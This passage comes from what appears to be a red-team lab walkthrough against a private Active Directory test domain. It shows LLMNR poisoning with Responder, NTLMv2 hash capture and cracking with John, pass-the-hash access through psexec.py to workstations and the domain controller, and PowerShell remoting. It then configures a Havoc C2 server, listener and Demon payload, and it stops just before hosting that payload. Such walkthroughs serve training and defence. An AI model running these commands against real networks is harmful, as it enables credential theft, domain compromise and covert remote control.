
Password

Domain: THECYBORG-LAB

□ Remember my credentials

Access is denied.


The NTLMv2 hashes for Administrator was captured by the Responder from the SMB protocol:



```
[*] [LLMNR]  Poisoned answer sent to fe80::1791:ec3b:4a80:4895 for name thecyborglab
[*] [LLMNR]  Poisoned answer sent to 192.168.192.142 for name thecyborglab
[SMB] NTLMv2-SSP Client   : fe80::1791:ec3b:4a80:4895
[SMB] NTLMv2-SSP Username : THECYBORG-LAB\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::THECYBORG-LAB:a18dc8357e0faca5:C024BAF76B6E23F3D303ACE5ADAA12B3:0101000000000000CD5275B9
0550034004D00550034004B005900550041003700320004003400570049004E002D00550034004D00550034004B00590055004100370032002E003100570032004700
40031005700320047002E004C004F00430041004C000700080000CD5275B9A7DA01060004000200000008003000300000000000000000000000000300000489FF8706C
0000000000000000009002200630069006600730002F007400680065006300790062006F00720067006C0061006200000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.192.142 for name thecyborglab.local
```

Crack the NTLMv2 password hashes using John-The-Ripper:

```
# john ntlmhash.txt –wordlist=./PasswordList.txt
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# john ntlmhash.txt --wordlist=./PasswordList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@123     (Administrator)
1g 0:00:00:00 DONE (2024-05-16 17:53) 100.0g/s 49100p/s 49100c/s 49100C/s 123123..redwings
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

5. Lateral Movement


Moving laterally from one system to another after obtaining the valid set of credentials or hashes is a common action performed by the malicious threat actor. The local administrator account credentials usually remain the same across the entire domain if Local Administrator Password Solution (LAPS) was not implemented within the environment. Abusing this insecure practice may lead to security compromise of all the workstation within the entire domain.

5.1 Pass-The-Hash Attack (PTH)

The password hashes of the administrator could be used to perform Pass-The-Hash attack by using the obtained hashes instead of the clear-text password to gain access to the connected systems within the network.

Access to a workstation system (192.168.192.139) using the administrator password hashes obtained from the DCSync attack:


```
# ./psexec.py thecyborg.lab/administrator@192.168.192.139 \
-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
```



```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py thecyborg.lab/administrator@192.168.192.139 -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.192.139.....
[*] Found writable share ADMIN$
[*] Uploading file IhvKveTg.exe
[*] Opening SVCManager on 192.168.192.139.....
[*] Creating service TiGd on 192.168.192.139.....
[*] Starting service TiGd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PC2
   Primary Dns Suffix  . . . . . . . : thecyborg.lab
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : thecyborg.lab
                                       localdomain
```

Access to the domain controller (192.168.192.142) using the administrator password hashes obtained from the DCSync attack:

```
# ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
```




```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py Administrator@192.168.192.142 -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.192.142.....
[*] Found writable share ADMIN$
[*] Uploading file zdWWMQnx.exe
[*] Opening SVCManager on 192.168.192.142.....
[*] Creating service hOlM on 192.168.192.142.....
[*] Starting service hOlM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> systeminfo

Host Name:                 THECYBORG-AD
OS Name:                   Microsoft Windows Server 2019 Datacenter Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-20000-00000-AA019
Original Install Date:     5/11/2024, 6:32:17 PM
System Boot Time:          5/15/2024, 5:38:54 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
                           [02]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
```

5.1 PowerShell Remoting

From PowerShell access via PsExec on the domain controller (192.168.192.142), initiating remote access is possible to other 2 workstations on the network such as PC1.thecyborg.lab and PC2.thecyborg.lab via PowerShell remoting.

Access to PC1.thecyborg.lab via PowerShell remoting:


```
# ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
# powershell
# Enter-PSSession -ComputerName PC1.thecyborg.lab
```



```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py administrator@192.168.192.142 -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.192.142.....
[*] Found writable share ADMIN$
[*] Uploading file HtDWrfqD.exe
[*] Opening SVCManager on 192.168.192.142.....
[*] Creating service PVMP on 192.168.192.142.....
[*] Starting service PVMP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows\system32>
Enter-PSSession -ComputerName PC1.thecyborg.lab
PS C:\Windows\system32> Enter-PSSession -ComputerName PC1.thecyborg.lab
ipconfig /all
[PC1.thecyborg.lab]: PS C:\Users\THECYBORG-AD$\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PC1
   Primary Dns Suffix  . . . . . . . : thecyborg.lab
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : thecyborg.lab
                                       localdomain
```

Access to PC2.thecyborg.lab via PowerShell remoting:

```
# ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
-hashes ‘aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b’
# powershell
# Enter-PSSession -ComputerName PC2.thecyborg.lab
```




```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py administrator@192.168.192.142 -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.192.142.....
[*] Found writable share ADMIN$
[*] Uploading file YkmujSUI.exe
[*] Opening SVCManager on 192.168.192.142.....
[*] Creating service hRKe on 192.168.192.142.....
[*] Starting service hRKe.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows\system32>
Enter-PSSession -ComputerName PC2.thecyborg.lab
PS C:\Windows\system32> Enter-PSSession -ComputerName PC2.thecyborg.lab
ipconfig /all
[PC2.thecyborg.lab]: PS C:\Users\THECYBORG-AD$\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PC2
   Primary Dns Suffix  . . . . . . . : thecyborg.lab
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : thecyborg.lab
                                       localdomain
```

6. Havoc C2 Framework


Command and Control Server (C2) is the centralized server used to control the compromised systems on the target environment. There are many C2s that have been used by the attackers such as Cobalt Strike, Brute Ratel and more. However, as the scope of the paper relies heavily on the open-sourced tools and frameworks. Therefore, the Havoc C2 is used for the demonstration.

Configure C2 profile:

```
# nano /usr/share/havoc/profiles/havoc.yaotl
```




```
┌──(root㉿THECyb0rg)-[/usr/share/havoc/profiles]
└─# ls -l
total 12
-rw-r--r-- 1 root root  689 May 21 17:47 havoc.yaotl
-rw-r--r-- 1 root root 1759 Oct 12  2023 http_smb.yaotl
-rw-r--r-- 1 root root  868 Oct 12  2023 webhook_example.yaotl
```



```
  GNU nano 7.2                                              /usr/share/havoc/profiles/havoc.yaotl
Teamserver {
    Host = "0.0.0.0"
    Port = 40056

    Build {
        Compiler64 = "/usr/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "/usr/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "TheCyborg" {
        Password = "password"
    }

    user "Neo" {
        Password = "password1234"
```

Fire up the C2 server:


```
# havoc server –profile /user/share/havoc/profiles/havoc.yaotl
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# havoc server --profile /usr/share/havoc/profiles/havoc.yaotl

              _______           _______  _______
    |\     /|(  ___  )|\     /|(  ___  )(  ____ \
    | )   ( || (   ) || )   ( || (   ) || (    \/
    | (___) || (___) || |   | || |   | || |
    |  ___  ||  ___  |( (   ) )| |   | || |
    | (   ) || (   ) | \ \_/ / | |   | || |
    | )   ( || )   ( |  \   /  | (___) || (____/\
    |/     \||/     \|   \_/   (_______)(_______/

         pwn and elevate until it's done

[INFO] Havoc Framework [Version: 0.6] [CodeName: Hierophant Green]
[INFO] Havoc profile: /usr/share/havoc/profiles/havoc.yaotl
[INFO] Build:
 - Compiler x64 : /usr/bin/x86_64-w64-mingw32-gcc
 - Compiler x86 : /usr/bin/i686-w64-mingw32-gcc
 - Nasm         : /usr/bin/nasm
[INFO] Time: 21/05/2024 17:48:30
[INFO] Teamserver logs saved under: /root/.havoc/data/loot/2024.05.21._17:48:30
[INFO] Starting Teamserver on wss://0.0.0.0:40056
```


Invoke the Havoc client, connect to the server and setup listener:

```
# havoc client

# On windows > View > Listener > Add
```



Havoc connection dialog. Connect to a havoc teamserver.

Name: THECyb0rgLab-C2
Host: 127.0.0.1
Port: 40056
User: TheCyb0rg
Password: ●●●●●●●●●●●●●




Name: listener1
Payload: Https

Config Options

Hosts: 192.168.192.128
Host Rotation: round-robin
Host (Bind): 192.168.192.128
PortBind: 443
PortConn: 443

Generate the malicious payload using the configured listener and deploy on the compromised target systems:

```
# On windows > Attack > Payload > Generate
```



Agent: Demon

Options


Listener: listener1
Arch: x64
Format: Windows Exe

Config	Value
Sleep	2
Jitter	15
Indirect Syscall	□
Stack Duplication	□
Sleep Technique	WaitForSingleObjectEx
Proxy Loading	None (LdrLoadDll)
Amsi/Etw Patch	None

```
[*] starting build
[*] no sleep obfuscation has been specified
[*] stack duplication option ignored
[*] no proxy loading technique specified (using LdrLoadDll)
[*] amsi/etw patching disabled
[*] config size [534 bytes]
[*] compiling source
[*] finished compiling source
[+] payload generated
```

Host the generated malicious payload using python server module on port 9090:

